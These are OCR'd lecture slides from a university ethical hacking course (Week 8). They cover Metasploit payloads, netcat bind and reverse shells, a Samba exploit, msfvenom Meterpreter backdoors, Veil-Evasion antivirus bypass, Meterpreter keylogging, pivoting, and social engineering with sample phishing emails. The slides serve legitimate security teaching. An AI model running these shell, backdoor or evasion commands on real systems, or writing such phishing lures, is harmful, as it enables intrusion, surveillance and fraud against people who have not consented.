CSCI369 Ethical Hacking

Week 8 Exploitation and Social Engineering

Instructor: Dr. Manoj Kumar

School of Computer Science

These slides are based on the lecture slides prepared by Dr.Joonsang Baek and Dr Manoj Kumar

Payloads in Metasploit

- Exploit
  - An exploit is a program that takes advantage of a specific vulnerability and provides an attacker with access to the target system.

- Payload
  - A payload is the actual code that executes on the target system after an exploit successfully executes. (This is something extra.)

Payloads in Metasploit

- Three types of payload
  - Singles: Payloads that are self-contained and standalone not connecting to any.
  - Stagers: Stagers are very small and designed to create some kind of communication, then move to the next stage.
  - Stages: Stages are payload components that are downloaded by the Stagers.
- How to understand payload descriptions in Metasploit
  - A single payload: `windows/shell_bind_tcp`
  - Stager/stage: `windows/shell/bind_tcp` → `bind_tcp` is a stager and `shell` is stage (Recently, it is a little ambiguous to distinguish these two. So they are just called "Staged payload".)

msf > show payloads

```
msf exploit(ms03_026_dcom) > show payloads

Compatible Payloads
===================

   Name                                                Disclosure Date  Rank    Description
   ----                                                ---------------  ----    -----------
   generic/custom                                                       normal  Custom Payload
   generic/debug_trap                                                   normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                                               normal  Generic Command Shell, Bind TCP
Inline
   generic/shell_reverse_tcp                                            normal  Generic Command Shell, Reverse
CP Inline
   generic/tight_loop                                                   normal  Generic x86 Tight Loop
   windows/adduser                                                      normal  Windows Execute net user /ADD
   windows/dllinject/bind_hidden_ipknock_tcp                            normal  Reflective DLL Injection, Hidden
 Bind Ipknock TCP Stager
```

```
   windows/upexec/reverse_tcp_rc4_dns                                   normal  Windows Upload/Execute, Reverse
TCP Stager (RC4 Stage Encryption DNS)
   windows/upexec/reverse_tcp_uuid                                      normal  Windows Upload/Execute, Reverse
TCP Stager with UUID Support
   windows/vncinject/bind_hidden_ipknock_tcp                            normal  VNC Server (Reflective Injection
), Hidden Bind Ipknock TCP Stager
   windows/vncinject/bind_hidden_tcp                                    normal  VNC Server (Reflective Injection
), Hidden Bind TCP Stager
   windows/vncinject/bind_ipv6_tcp                                      normal  VNC Server (Reflective Injection
), Bind IPv6 TCP Stager (Windows x86)
   windows/vncinject/bind_ipv6_tcp_uuid                                 normal  VNC Server (Reflective Injection
), Bind IPv6 TCP Stager with UUID Support (Windows x86)
   windows/vncinject/bind_nonx_tcp                                      normal  VNC Server (Reflective Injection
), Bind TCP Stager (No NX or Win7)
   windows/vncinject/bind_tcp                                           normal  VNC Server (Reflective Injection
```

Payloads in Metasploit

Samba "username map script" Command Execution

Disclosed	Created
05/14/2007	05/30/2018

Description

This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!

Author(s)

jduck <jduck@metasploit.com>

Platform

Unix

Architectures

cmd

https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/

https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/multi/samba/usermap_script

Payloads in Metasploit

Metacharacters are special characters that are used to represent something other than themselves . As a rule of thumb, characters that are neither letters nor numbers may be metacharacters. Like `grep` , `sed` , and `awk` , the shell has its own set of metacharacters, often called shell wildcards . [4] Shell metacharacters can be used to group commands together, to abbreviate filenames and pathnames, to redirect and pipe input/output, to place commands in the background, and so forth. Table 9.3 presents a partial list of shell metacharacters.

[4] Programs such as `grep` , `sed` , and `awk` have a set of metacharacters, called regular expression metacharacters , for pattern matching. These should not be confused with shell metacharacters.

Table 9.3. Shell Metacharacters

Metacharacter	Purpose	Example	Meaning

`$`	Variable substitution	`set name=Tom`
		`echo $name`
		`Tom`
			Sets the variable `name` to `Tom` ; displays the value stored there.

`!`	History substitution	`!3`	Re-executes the third event from the history list.
`*`	Filename substitution	`rm *`	Removes all files.
`?`	Filename substitution	`ls ??`	Lists all two-character files.
`[ ]`	Filename substitution	`cat f[123]`	Displays contents of `f1` , `f2`

Payloads in Metasploit

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > show targets
    ...targets...
msf exploit(usermap_script) > set TARGET < target-id >
msf exploit(usermap_script) > show options
    ...show and set options...
msf exploit(usermap_script) > exploit
```

Payloads in Metasploit

- Example: Samba “username map script” exploit
  - The sequence of commands

```
msfconsole
use exploit/multi/samba/usermap_script
show options
set RHOST 10.0.2.5
exploit
```

  - The above sequence of commands is enough to perform command execution on the target machine but we can explore some options for payloads

```
show payloads
```

RHOSTS: The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'

Payloads in Metasploit

```
Compatible Payloads
===================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   cmd/unix/bind_awk                                    normal  Unix Command Shell, Bind TCP (via AWK)
   cmd/unix/bind_inetd                                  normal  Unix Command Shell, Bind TCP (inetd)
   cmd/unix/bind_lua                                    normal  Unix Command Shell, Bind TCP (via Lua)
   cmd/unix/bind_netcat                                 normal  Unix Command Shell, Bind TCP (via netcat)
   cmd/unix/bind_netcat_gaping                          normal  Unix Command Shell, Bind TCP (via netcat -e)
   cmd/unix/bind_netcat_gaping_ipv6                     normal  Unix Command Shell, Bind TCP (via netcat -e) IPv
6
   cmd/unix/bind_perl                                   normal  Unix Command Shell, Bind TCP (via Perl)
   cmd/unix/bind_perl_ipv6                              normal  Unix Command Shell, Bind TCP (via perl) IPv6
   cmd/unix/bind_ruby                                   normal  Unix Command Shell, Bind TCP (via Ruby)
   cmd/unix/bind_ruby_ipv6                              normal  Unix Command Shell, Bind TCP (via Ruby) IPv6
   cmd/unix/bind_zsh                                    normal  Unix Command Shell, Bind TCP (via Zsh)
   cmd/unix/generic                                     normal  Unix Command, Generic Command Execution
   cmd/unix/reverse                                     normal  Unix Command Shell, Double Reverse TCP (telnet)
   cmd/unix/reverse_awk                                 normal  Unix Command Shell, Reverse TCP (via AWK)
   cmd/unix/reverse_lua                                 normal  Unix Command Shell, Reverse TCP (via Lua)
   cmd/unix/reverse_netcat                              normal  Unix Command Shell, Reverse TCP (via netcat)
   cmd/unix/reverse_netcat_gaping                       normal  Unix Command Shell, Reverse TCP (via netcat -e)
   cmd/unix/reverse_openssl                             normal  Unix Command Shell, Double Reverse TCP SSL (open
ssl)
   cmd/unix/reverse_perl                                normal  Unix Command Shell, Reverse TCP (via Perl)
   cmd/unix/reverse_perl_ssl                            normal  Unix Command Shell, Reverse TCP SSL (via perl)
   cmd/unix/reverse_php_ssl                             normal  Unix Command Shell, Reverse TCP SSL (via php)
   cmd/unix/reverse_python                              normal  Unix Command Shell, Reverse TCP (via Python)
   cmd/unix/reverse_python_ssl                          normal  Unix Command Shell, Reverse TCP SSL (via python)
   cmd/unix/reverse_ruby                                normal  Unix Command Shell, Reverse TCP (via Ruby)
   cmd/unix/reverse_ruby_ssl                            normal  Unix Command Shell, Reverse TCP SSL (via Ruby)
   cmd/unix/reverse_ssl_double_telnet                   normal  Unix Command Shell, Double Reverse TCP SSL (teln
et)
   cmd/unix/reverse_zsh                                 normal  Unix Command Shell, Reverse TCP (via Zsh)
```

Single payload

Payloads in Metasploit

- We choose `cmd/unix/reverse_netcat` and

```
set PAYLOAD cmd/unix/reverse_netcat
show options
set LHOST 10.0.2.4
Exploit
```


- The effect is the same but the payload (single) was used.

LHOST refers to the IP of your machine, which is usually used to create a reverse connection to your machine after the attack succeeds. RHOST refers to the IP address of the target host. And SRVHOST is where the module will connect to download additional payload elements.

Bind and Reverse Shells


- What is a shell?
  - A shell is a software that acts as a intermediary between user and the kernel. It provides the user an interface which provides access to the services of kernel. Ex) Bash shell, cmd.exe, etc. (Non-hacking version)

  - A shell is a console-like interface that provides you with access to a remote target. (Hacking version)



Bind and Reverse Shells

- Bind shell
  - Bind shell is a type of shell in which the target machine opens up a communication port or a listener and waits for an incoming connection.
  - The attacker will be able to connect to the target machine using the bind shell.



Bind and Reverse Shells

- Bind shell
  - ➢ Bind shell using netcat:
    - ✓ On Metasploitable (target)

```
netcat -v -l -p 12345 -e /bin/bash
```

    - ✓ On Kali

```
netcat <MetaIP> 12345
```

(Attacker can access the target.)

When trying to activate a listener, The nc command will have another option -e. When you use this flag, Netcat will execute the specified command after establishing the connection. In this case, we have provided /bin/bash as the command that will be executed. This will give us a bash shell on the target machine when the connection is established.

Bind and Reverse Shells

At the first node, you can activate the listening port by running the following command.

```
nc -l -p <Port-Number>
```


The -l flag indicates that you are running Netcat in the listening mode. You have to specify a number after the -p flag to indicate which port will Netcat be listening on.

Once you have run the above command, the node will open the specified port and wait for incoming connections. We can now go to the second machine and initiate a connection with the listening node. To do so, you can run the following command:

```
nc <IP-Address> <Port-Number>
```

Bind and Reverse Shells


launched two terminals and typed the two commands we just learned to simulate a connection. Here is the result:



https://patchthenet.com/articles/create-bind-and-reverse-shells-using-netcat/

Bind and Reverse Shells

- Reverse shell
  - A shell in which the target machine communicates back to the attacking machine.
  - The target will connect to the attacker's machine.



Bind and Reverse Shells

- Reverse shell can be useful in the following situations:
  - ➢ Firewalls are present to block suspicious traffic so that bind shells cannot be created.
  - ➢ A target machine is behind a different private network
    - ✓ The target is just a client of the network with an access point whose IP represents the network.
  - ➢ The attack needs to be stealthy and effective: Attack on vulnerable individuals can be sometimes much easier without being loud.
  - ➢ Attackers sometimes are more interested in (important) individuals.

Creating Reverse Shell Using Metasploit

- Big picture
  - Infect a victim's machine in such a way that it connects to the attacker's machine without being aware of it, to create a reverse shell.
    - ✓ Effective social engineering techniques should be used for successful attack.
  - The victim's machine can be accessed and exploited by a target machine using the Meterpreter payload provided by Metasploit.

Creating Reverse Shell Using Metasploit

- Msfvenom
  - Msfvenom will create a backdoor that will be used to create a reverse shell.
  - The backdoor is expected to be run by a target. Once it is run, a connection to the attacker machine will be established and Meterpreter payload will be executed.

https://systemweakness.com/how-to-create-a-reverse-shell-with-metasploit-abb44f4131bc

Creating Reverse Shell Using Metasploit

- Meterpreter
  - Meterpreter is an advanced multi-function payload that provides you an interactive shell.
  - Meterpreter shell will enable downloading a file, obtaining the password hashes for user accounts, and pivotting into other networks.
  - Meterpreter runs on memory, so it is undetectable by most intrusion detection systems.

Creating Reverse Shell Using Metasploit

- Design goals of Meterpreter
  - Stealthy: Resides entirely in memory (and does not write anything on disks); uses encrypted communications.
  - Powerful: Has many powerful scripts to exploit the target machine further.
  - Extensible: New features can be added to Meterpreter without rebuilding it.

Creating Reverse Shell Using Metasploit

- Create an executable payload for Windows with a reverse connection:

```
msfvenom -p windows/meterpreter/reverse_tcp
LHOST=<Attacker IP> LPORT=<Attacker Port> -f exe >
shell.exe
```

- Create reverse_tcp shell on Metasploit

```
msfconsole
use exploit/multi/handler
show payloads
set PAYLOAD windows/meterpreter/reverse_tcp
show options
set LHOST <Attacker IP>
set LPORT <Attacker port>

        Exploit
```

https://hacksland.net/reverse-tcp-shell-with-metasploit

Creating Reverse Shell Using Metasploit

- Wait incoming traffic from the client.
- Once the user on the target machine executes the backdoor (by double-clicking shell.exe), the target and attacker machines are now connected and a Meterpreter payload will be executed.

Creating Reverse Shell Using Metasploit

- Useful (Windows) Meterpreter basic commands
  - `background`: To background current session
  - `sessions -l`: To list all sessions (when using background)
  - `sessions -i`: To interact with the session specified by session ID (Also, to return to the current Meterpreter mode)
  - `sysinfo`: To show system information of the target machine
  - `ipconfig`: To show network information of the target machine
  - `ps`: To show processes running on the target machine
  - `getuid`: To show a current user on the target machine

Creating Reverse Shell Using Metasploit

- Useful (Windows) Meterpreter file commands
  - `pwd`: To get current working directory
  - `ls`: To list directories
  - `cd`: To change directory
  - `cat`: To view a file
  - `download`: To download the file from the machine
  - `upload`: To upload the file to the machine
  - `execute -f file`: To execute file
  - `shell`: To change the current shell to the one running on the OS of the target machine (To return to the attacker shell, run `exit`)

Creating Reverse Shell Using Metasploit

Other useful meterpreter commands:

- `keyscan_start`: To start keystroke sniffer
- `keyscan_dump`: To display keystrokes
- `keyscan_stop`: To stop keystroke sniffer
- `screenshot`: To take screenshots of the target machine

https://www.rapid7.com/blog/post/2009/03/22/remote-keystroke-sniffing-with-meterpreter/

Dealing with Backdoor

- A problem with backdoor
  - Anti-virus software will detect it easily and remove it.
  - Bypassing ant-virus will provide more effective client side exploitation.
- Veil-Evasion
  - A tool that is to generate backdoor that may not be detectable by anti-virus software
  - To install veil-evasion: `apt-get install veil-evasion`
  - Type `veil` to run and follow initial setup and installation.

```
sudo apt-get install python-pip
pip install --user pycrypto
sudo apt-get -y install git
 git clone https://github.com/Veil-Framework/Veil-Evasion.git
cd Veil-Evasion/
cd setup
sudo sh setup.sh -c
```


Dealing with Backdoor

- Usage of Veil-Evasion
  - Main commands: `exit`, `info`, `list`, `update`, `use`
  - Run `list` to see
  - Select and run `use go/meterpreter/rev_https.py`
  - Set `LHOST <Attacker IP >`; (`set LPORT 8080`)
  - Then run generate and give name like calc.exe
  - The backdoor will be stored in `/var/lib/veil-evasion/output/compiled/`
  - The created backdoor should be delivered.
  - On the attacker's machine, run Metasploit and go through a similar steps as was done to create reverse_tcp shell but this time use windows/meterpreter/rev_https instead.

https://gbhackers.com/bypassing-an-antivirus/

Dealing with Backdoor

- Testing the backdoor effectiveness
  - Upload the backdoor to https://nodistribute.com
  - It will show how many anti-virus software can detect the created backdoor



Dealing with Backdoor


- Delivering backdoor
  - We can trigger a victim to download the backdoor, which was put in the webserver by running on the attacker machine.
  - For example, the victim visits http://<Attacker IP>:port/ and downloads the backdoor and run it.
  - However, this is not always easy.

Maintaining Access

- Continuity of access
  - In many cases, the attacker's goal cannot be achieved by accessing the target only one time.
  - It is important for the attacker to maintain access so that the first successful access to the target machine can be maximized.
  - It is also important that regaining access cannot be detected.
  - Metasploit provides an exploit to achieve maintaining access.

Pivoting

- Introduction to pivoting
  - Using the first compromised system to gain access to devices in other networks, which are otherwise inaccessible
  - The first compromised system is called a “pivot”.



Pivoting

- Pivoting using Metasploit
  - A router between the pivot and attacker can be set up to secure a channel to machines in other networks.
  - The exploit `post/multi/manage/autoroute` can be used.

Introduction to Social Engineering

- Social engineering
  - The term can be used narrowly and broadly.
  - In hacking, the social engineering
  - In the previous example of the reverse shell creation, we trigger a victim to download the shell.exe to run it.: The success of the entire attack depends on whether this social engineering process was successful or not.

Introduction to Social Engineering

- Concept: Social Engineering
  - The practice of learning valuable information and exploiting targets by exploiting human vulnerabilities
- Why it is important ?
  - Humans are known to be the weakest link in the security defence for any organisation, so it is unsurprising that they are specifically targeted. People are by their very nature social creatures, and this is what makes us vulnerable to social engineering intelligence gathering and attacks.

Introduction to Social Engineering

- Two different contexts of social engineering
  - Information gathering
    - ✓ Useful methods to gather information about a target
    - ✓ Make use of some psychological tricks
  - Exploitation (Attack)
    - ✓ Social engineering techniques result in exploitation of the target.
    - ✓ One of the popular social engineering attacks is phishing.

Social Engineering Attack

- Social engineering attack process
  - ➢ Intelligence gathering
    - ✓ There are a variety of ways to gather some basic information about an organization and more importantly in this case the people who work there.
    - ✓ The target organization website will identify some employees and typically have limited contact information. Moreover by physically engaging with a target (e.g. getting involved in corporate events and parties, attending conferences they host), one can get much better insight.
    - ✓ Social networks are also good source of information on employees. Industry-specific blogs and forums can be a place where insiders/ex-employee complain and/or leak some information about the company.

Social Engineering Attack

- Social engineering attack process (continued)
  - ➢ Identifying vulnerable points
    - ✓ A suitable insider needs to be selected. Someone who is important enough to have access to some valuable resources and information, but not so senior that they will be closely monitored.
    - ✓ Targets of interest could include the CIO (Chief Information Officer), CSO (Chief Security Officer), Director of IT, CFO, Director of HR, perhaps "Sysadmin"

Social Engineering Attack

- Social engineering attack process (continued)
  - ➢ Planning the attack
    - ✓ An attack can be conducted either personally or remotely using technology. The method should be chosen in such a way that so that it is most likely to be receptive.
      - For example, if the target is known to be likely to click any links sent by email, then phishing email would be an effective approach.
    - ✓ The plan often needs good social engineering skills such as natural charisma, a good phone voice, an ability to convincingly discuss a wide variety of topics (e.g. quick-thinking and ability to improvise) and/or physical appearance (in any face-to-face attacks).

Social Engineering Attack

- Social engineering attack process (continued)
  - ➢ Execution
    - ✓ The planned attack should be carried out with confidence and patience to observe and assess the results of target exploitation.
    - ✓ This should grant the social engineer enough information to access the property and aid in further penetration. Depending on the level of complexity to perform the attack, other technical apparatuses like fake websites and malware may need to be arranged.

Social Engineering Attack Methods

- Impersonation
  - Convince the target that you are someone from his/her organisation, or from another well-known and/or related one.
  - For example, one might pretend to be from the target's bank to get their financial details → A convincing email will need to be correctly formatted (or forged) and have a link that will appear as if it is the original bank website, asking for the target's records.

Social Engineering Attack Methods

- Reciprocation
  - An exchange of favours for mutual benefit between an attacker and a target.
  - This does require a good deal of trust from the target and very specific knowledge about the target. If the attacker can offer something of interest to the target, then a trade can be made to provide the attacker with certain information

Social Engineering Attack Methods

- Masquerading influential authority
  - Exploiting the fact that humans are often receptive to instructions from their authority, even if their instincts suggests that certain instructions should not be pursued.

- Using scarcity
  - Giving an opportunity to have a great personal gain to someone (The most famous example is the Nigerian 419 Scam)
  - The offer sometimes needs to be tailored to the particular interests and tastes of the target.

- Using social relationship
  - Relationships specifically formed to extract useful information; this will takes a great deal of time and effort but can be quite effective

Protection against Social Engineering

- From organization's perspective
  - Create various rules of access control in such a way that employees only have access to some but not all levels of information; the information is disseminated purely on a need-to- know basis.
  - Establish an ID system where all employees, independent contractors, and consultants are issued with IDs when hired or collaborated.
  - Make sure that all employees, contractors and consultants who do not work for the organization any more return their user IDs and credentials.

Protection against Social Engineering

- Take immediate action whenever suspicious activities and security breaches are noted.
- Take good care of private and proprietary information.
- Ensuring that all guests into the premises have an official escort.
- Enforce individuals to change passwords on a regular basis.
- Create a culture of taking the issue of security awareness and training seriously – it is not an expense, but an investment .
- Establish an awareness program for individuals.

Protection against Social Engineering

- Avoid giving away personal or confidential information to anyone unless the identity and a reason for requesting it are verified.
- Do not click on any unsolicited email that contains links that leadto web pages which request for personal information.
- Do not hover your mouse over any email links, which may seem harmless but may trigger malware to be downloaded onto your computer.
- Make sure that antimalware software is installed and updated correctly and regularly.

Protection against Social Engineering

- From individual's perspective
  - Do not share private information with people on social media
    - ✓ Social engineers will try to approach unsuspecting victims through friend and connection requests on Facebook or LinkedIn.
  - Do not reveal your passwords to anyone.
  - Do not click on any unsolicited email that contains links that lead to web pages which request for personal information.
  - Do not open email attachments that come from strange addresses.
  - Do not allow strangers to connect to your wireless network → A hacker can easily put a Trojan horse, malware, or a network analyzer into your system.

Phishing Attack

- Phishing
  - The attempt to obtain sensitive information such as usernames, passwords, and credit card details (and, indirectly, money), often for malicious reasons, by disguising as a trustworthy entity in an electronic communication [Wikipedia]

IMTS Notification: Student Email Accounts Compromised

Aug 15 2018 - 10:25am

Student email (UOWmail) has had multiple accounts compromised due to a malicious phishing attack. The phishing email looks very legitimate and has been able to use subject headings form individual mail boxes that appear to be responding to mail already received and appear to be coming from other UOWmail accounts.

As a measure to get this phishing attack under control, we have had to disable authentication to student email outside Australia. Once we are able to ensure we have controlled the attack and are able to remove the restriction we will advise all students and staff.

IMTS will never request passwords via email. If you receive an email requesting such information it should be considered fake and be deleted, do not respond to such requests.

If you have any questions or have clicked on the link please contact the IMTS Service Desk on x3000 (4221 3000).

Kind Regards,

Paul Morgan
Senior Manager Client Services
Information Management & Technology Services (IMTS)
University of Wollongong NSW 2522
T + 61 2 4239 2558
F + 61 2 4229 1985
M + 0423 793 515
W www.uow.edu.au

Phishing Attack

- Spear Phishing
  - Phishing attempts which are directed to specific individuals or companies; Attackers may gather personal information about their target to increase their probability of success.

Phishing Attack

TrustedBank™

Fishing email

Dear valued customer of TrustedBank,

We have recieved notice that you have recently attempted to withdraw the following amount from your checking account while in another country: $135.25

If this information is not correct, someone unknown may have access to your account. As a safety measure, please visit our website via the link below to verif your personal information:

http://www.trustedbank.com/general/custverifyinfo.asp

Once you have done this, our fraud department will work to resolve this discrepency. We are happy you have chosen us to do business with.

Thank you,
TrustedBank

Member FDIC © 2005 TrustedBank, In

TrustedBank™

Spear fishing email

D Dear Mr Tony Anderson,

We have recieved notice that you have recently attempted to withdraw the following amount from your checking account while in another country: $135.25.

If this information is not correct, someone unknown may have access to your account. As a safety measure, please visit our website via the link below to verify your personal information:

